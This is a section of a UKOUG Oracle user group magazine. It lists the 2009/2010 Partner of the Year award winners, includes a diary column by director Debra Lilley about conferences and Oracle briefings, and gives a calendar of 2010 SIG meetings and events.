At the UKOUG we are always measuring the value of all our events and looking for ways to improve them. The graph below of critique analysis from our SIG database shows how the most recent Application Server and Middleware SIG has achieved highest scores for both agenda content and the value of presentations to delegates. We're not resting on our laurels though – if you have suggestions of how to improve our SIGs, or would like to speak about your Oracle experiences, please contact the office.



# UKOUG Partner of the Year Awards

## 2009/2010 winners



### UKOUG Applications Partner of the Year:

Gold DSP Managed Services  
Silver Mokum  
Bronze TITAN Technology Partners

### UKOUG Business Intelligence Partner of the Year:

Gold Hitachi Consulting  
Silver Rosetta Stone  
Bronze SolStonePlus

### UKOUG Consulting Partner of the Year:

Gold AMOSCA  
Silver DSP Managed Services  
Bronze Atos Origin

### UKOUG Cost-efficient Partner of the Year:

Gold AMOSCA  
Silver Fujitsu  
Bronze Hitachi Consulting

### UKOUG Customer Service Partner of the Year:

Gold AMOSCA  
Silver DSP Managed Services  
Bronze Mokum

### UKOUG Database Partner of the Year:

Gold DSP Managed Services  
Silver e-DBA  
Bronze Fujitsu

### UKOUG E-Business Suite Partner of the Year:

Gold DSP Managed Services  
Silver Atos Origin  
Bronze Fujitsu

### UKOUG Hyperion Partner of the Year:

Gold Concentric Solutions  
Silver Paragon BPM  
Bronze Amosca

### UKOUG Innovative Partner of the Year:

Gold DWS  
Silver Excel4apps  
Bronze Inoapps

### UKOUG JD Edwards Partner of the Year:

Gold Whitehouse Consultants  
Silver DWS  
Bronze Beoley Mill Software

### UKOUG Managed Services/ Support Excellence Partner of the Year:

Gold e-DBA  
Silver Beoley Mill Software  
Bronze Oracle Advanced Customer Services

### UKOUG Middleware Partner of the Year:

Gold Hitachi Consulting  
Silver Oracle Consulting  
Bronze Griffiths Waite

### UKOUG PeopleSoft Partner of the Year:

Gold Atos Origin  
Silver IBM

### UKOUG Project Management/ Project Delivery Partner of the Year:

Gold Atos Origin  
Silver Mokum  
Bronze IBM

### UKOUG Public Sector Partner of the Year:

Gold Mokum  
Silver IBM  
Bronze Fujitsu

### UKOUG Shared Services Partner of the Year:

Gold IBM  
Silver Mokum  
Bronze Fujitsu

### UKOUG Siebel Partner of the Year:

Gold Innoveer Solutions  
Silver TCS

### UKOUG Small Business Partner of the Year:

Gold e-DBA  
Silver PureApps  
Bronze Inatech Solutions

### UKOUG Technology Partner of the Year

Gold DSP Managed Services  
Silver e-DBA  
Bronze IBM

### UKOUG Training Partner of the Year:

Gold Rosetta Stone  
Silver IBM  
Bronze Projected Consulting



# Debra's diary

The editorial calendar for Oracle Scene means I am writing this article in early September but it will be November by the time you read this. Normally this gap means I am writing in the

season before, but today is so cold and windy it may as well be November now.

In my last diary entry I talked about how I was looking forward to our volunteers' day so that seems a good place to start. One of the roles of a UKOUG Director is to plan the strategy for the user group. We know our mission is 'To serve the Oracle Community' but how do we know what you want? This comes from our annual surveys and from the SIGs. Each year we get the SIG committees together to listen to them, explain what we are up to and to share best practice. This takes place at our volunteers' day and it also gives us a chance to say thank you for all the work put in. It is a very busy day but everyone who attends gets a lot out of it.

This was quickly followed by paper selection day for Technology & E-Business Suite Conference, the biggest event of the Conference Series. As ever we had far too many really good submissions for the available slots and it is such a difficult job to choose. It is hard letting people down, especially as every presentation has value. This year we have provided feedback to people who were not successful and have formed a focus group to look at the process and to see if we can improve it. There was a great discussion in the Partner Forum with some great ideas.



As an ACE Director I attended product briefings in Redwood where we were honoured to be only the second non-Oracle audience to see a preview of 11g Fusion Middleware (first were the Analysts). Then it was off to Monterey for Kaleidoscope the Oracle Development Tools User Group. Ronan was able to attend this conference which bucked the trend within the economic climate and the numbers increased. ODTUG tend to have a lot of in-depth technical sessions and the training value is obvious. We hope we can do the same with our technical content.

The first keynote for ODTUG was a demo of Fusion Applications from Steve Miranda from a developer's point of view. It was excellent and I look forward to hearing what you think of Fusion Applications which will also be demonstrated at our Technology & E-Business Suite Conference. My ACE Director credentials are around Applications and especially Fusion and I have also been taking part in validation sessions at HQ. Whilst I was there I had a visit to the User Experience labs and tried out their eye tracking equipment which helps them design application screens to suit the way we work. Unbelievable, I simply design mine to look pretty.

Through my Product Development committee in the IOUC we had the opportunity to send someone from UKOUG to take part in 11gR2 database beta testing, and I was very pleased to be able to reward David Burnham who leads our RAC SIG. The committee has also finally launched the Oracle Applications Planning Tool, a simple online tool that will help you to discuss and plan the applications strategy for your organisation. [www.oug.org/OAPtool](http://www.oug.org/OAPtool)

The second keynote for ODTUG was John Kopcke talking about Hyperion; he met with Ronan and I and then left to fly direct to London for our own Conference Series Hyperion & BI event. That week was also the Scottish Conference Series event and then the following week I was back for the Conference Series Siebel. All these events were a success, there are always things we can do better but delegates have given great feedback.

I thought I was modern with my blog but Ronan has discovered Twitter and mastered the art of throwing out a statement for you to think about. Follow Ronan at [http://twitter.com/UKOUG\\_Chair](http://twitter.com/UKOUG_Chair).

I gave my Fusion Middleware presentation at the Conference Series PeopleSoft and having had great feedback at Collaborate, QUEST asked if I would repeat the PeopleSoft and JD Edwards presentations as webcasts. I agreed on the condition that they made them available for UKOUG to share with our users, look for them in the library online.

Outside of UKOUG my main conference is Oracle Open World which I will talk about in my next diary entry but remember you can hear about it first in the blog <http://debrasoracle.blogspot.com/> along with stories about the last two Conference Series events of the year, JD Edwards and Technology & E-Business Suite.

Finally I want to say something about the Partner Awards. Last year was our first year with these awards, voted for by customers and they were so well received by the Partners, I have been really proud to see conference stands displaying the awards. And I try not to talk about my employer here but I want to say congratulations to them and all the other award winners for 2009.

**Debra Lilley** is a Principal Business Consultant with Fujitsu Services. She is both an Oracle Certified Professional (Applications) and Oracle Master (IT Professional). Debra has been a UKOUG director since 2004 and is currently Deputy Chairman. She is also responsible for the Product Development Committees at both EMEA and International Oracle User Community.



# UKOUG calendar of events 2010

## January

- 21<sup>st</sup>** UNIX SIG Meeting, London
- 28<sup>th</sup>** Supply Chain & Manufacturing SIG Meeting, Birmingham
- 28<sup>th</sup>** Public Sector HCM Customer Forum, London

## February

- 9<sup>th</sup>** Finance & Government Day, London
- 10<sup>th</sup>** Developer Community SIG Meeting, West Midlands
- 10<sup>th</sup>** RAC & HA SIG Meeting, Reading
- 11<sup>th</sup>** Oracle Projects SIG Meeting, London
- 23<sup>rd</sup>** HCM SIG Meeting, Slough
- 25<sup>th</sup>** Business Intelligence & reporting tools SIG Meeting, London

## March

- 9<sup>th</sup>** Application Express SIG Meeting, London
- 9<sup>th</sup>** JD Edwards Combined SIG Meeting, Slough
- 11<sup>th</sup>** DBMS SIG Meeting, Slough/Reading
- 16<sup>th</sup>** Hyperion Planning and Essbase Meeting, London
- 17<sup>th</sup>** Apps DBA for OEBS SIG Meeting, London
- 18<sup>th</sup>** Hyperion Enterprise and HFM Meeting, London
- 24<sup>th</sup>** Conference Series Ireland 2010, TBC
- 25<sup>th</sup>** Application Server & Middleware SIG Meeting, West Midlands
- 30<sup>th</sup>** Management & Infrastructure SIG Meeting, London
- 31<sup>st</sup>** Partner Forum, London

## April

- 29<sup>th</sup>** Northern Server Technology day, Leeds
- 20<sup>th</sup>** Education & Research SIG Meeting, London
- 21<sup>st</sup>** Spatial SIG Meeting, London

## May

- 12<sup>th</sup>** Stellent SIG Meeting, London
- 13<sup>th</sup>** Local Government Application SIG Meeting, London
- 13<sup>th</sup>** OGUG SIG Meeting, London
- 19<sup>th</sup>** Conference Series Scotland 2010, Glasgow
- 20<sup>th</sup>** Public Sector HCM Customer Forum, Birmingham
- 25<sup>th</sup>** UNIX SIG Meeting, Midlands
- 25<sup>th</sup>** .Net and Oracle Windows SIG Meeting, Reading
- 26<sup>th</sup>** Irish BI
- 27<sup>th</sup>** HCM SIG Meeting, London

## June

- 8<sup>th</sup>** Developer Community SIG Meeting, London
- 9<sup>th</sup>** Financials/Supply Chain & Manufacturing/Oracle Projects, Midlands
- 10<sup>th</sup>** RAC & HA SIG Meeting, London
- 16<sup>th</sup>** Conference Series Hyperion 2010, London
- 17<sup>th</sup>** Conference Series Hyperion 2010, London
- 22<sup>nd</sup>** Conference Series PeopleSoft 2010, London
- 23<sup>rd</sup>** Conference Series PeopleSoft 2010, London
- 30<sup>th</sup>** Conference Series Siebel 2010, London

## July

- 1<sup>st</sup>** DBMS SIG Meeting, London
- 14<sup>th</sup>** JD Edwards Combined SIG Meeting, Slough
- 15<sup>th</sup>** Partner Forum, London
- 20<sup>th</sup>** Application Express SIG Meeting, London

## September

- 1<sup>st</sup>** .Net and Oracle Windows SIG Meeting, London
- 2<sup>nd</sup>** Application Server & Middleware SIG Meeting, London
- 8<sup>th</sup>** UNIX SIG Meeting, Slough
- 9<sup>th</sup>** IRISH HCM and BI, Dublin
- 15<sup>th</sup>** Apps DBA for OEBS SIG Meeting, London
- 16<sup>th</sup>** Business Intelligence & reporting tools SIG Meeting, London
- 22<sup>nd</sup>** Spatial SIG Meeting, West Midlands
- 23<sup>rd</sup>** Management & Infrastructure SIG Meeting, London
- 23<sup>rd</sup>** Public Sector HCM Customer Forum, Birmingham
- 28<sup>th</sup>** Supply Chain & Manufacturing SIG Meeting, West Midlands
- 28<sup>th</sup>** Irish Apps, Dublin
- 29<sup>th</sup>** HCM SIG Meeting, Midlands
- 30<sup>th</sup>** Oracle Projects SIG Meeting, London
- 30<sup>th</sup>** RAC & HA SIG Meeting, West Midlands

## October

- 5<sup>th</sup>** Developer Community SIG Meeting, Reading
- 6<sup>th</sup>** Public Sector Combined Day, London
- 7<sup>th</sup>** Education & Research SIG Meeting, West Midlands
- 7<sup>th</sup>** Siebel, Reading
- 12<sup>th</sup>** Stellent SIG Meeting, London
- 13<sup>th</sup>** DBMS SIG Meeting, Midlands
- 14<sup>th</sup>** Oracle Financials SIG Meeting, London
- 19<sup>th</sup>** Hyperion Planning and Essbase Meeting, London
- 21<sup>st</sup>** Hyperion Enterprise and HFM Meeting, London

## November

- 3<sup>rd</sup>** Irish BI, Reading
- 3<sup>rd</sup>** Application Express SIG Meeting, London
- 10<sup>th</sup>** Conference Series JD Edwards 2010, London
- 11<sup>th</sup>** Conference Series JD Edwards 2010, London
- 23<sup>rd</sup>** Peoplesoft Combined, Slough
- 29<sup>th</sup>** Conference Series Technology & E-Business Suite 2010, Birmingham
- 30<sup>th</sup>** Conference Series Technology & E-Business Suite 2010, Birmingham

## December

- 1<sup>st</sup>** Conference Series Technology & E-business Suite 2010, Birmingham
- 1<sup>st</sup>** Partner Forum, Birmingham

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Oracle Business Process Execution Layer Process Manager •  
Oracle EPM System 11 • Oracle Hyperion Planning • Oracle  
Financial Management • Oracle Hyperion Enterprise Performance  
Management Architect • Oracle Hyperion Profitability and Cost  
Management • Oracle Hyperion Data Relationship Management •  
Oracle Financial Analyzer • Oracle Sales Analyzer • Oracle BI Suite  
Enterprise Edition Plus • Oracle BI Applications • Oracle Essbase •  
Oracle BI Publisher • Oracle Real-Time Decisions • Oracle Discoverer • Oracle  
Portal • Oracle Database 9i/10g/11g • Oracle OLAP 11g • Oracle Data  
Integrator • Oracle Warehouse Builder • Oracle Business Process Execution  
Layer Process Manager • Oracle EPM System 11 • Oracle Hyperion Planning •

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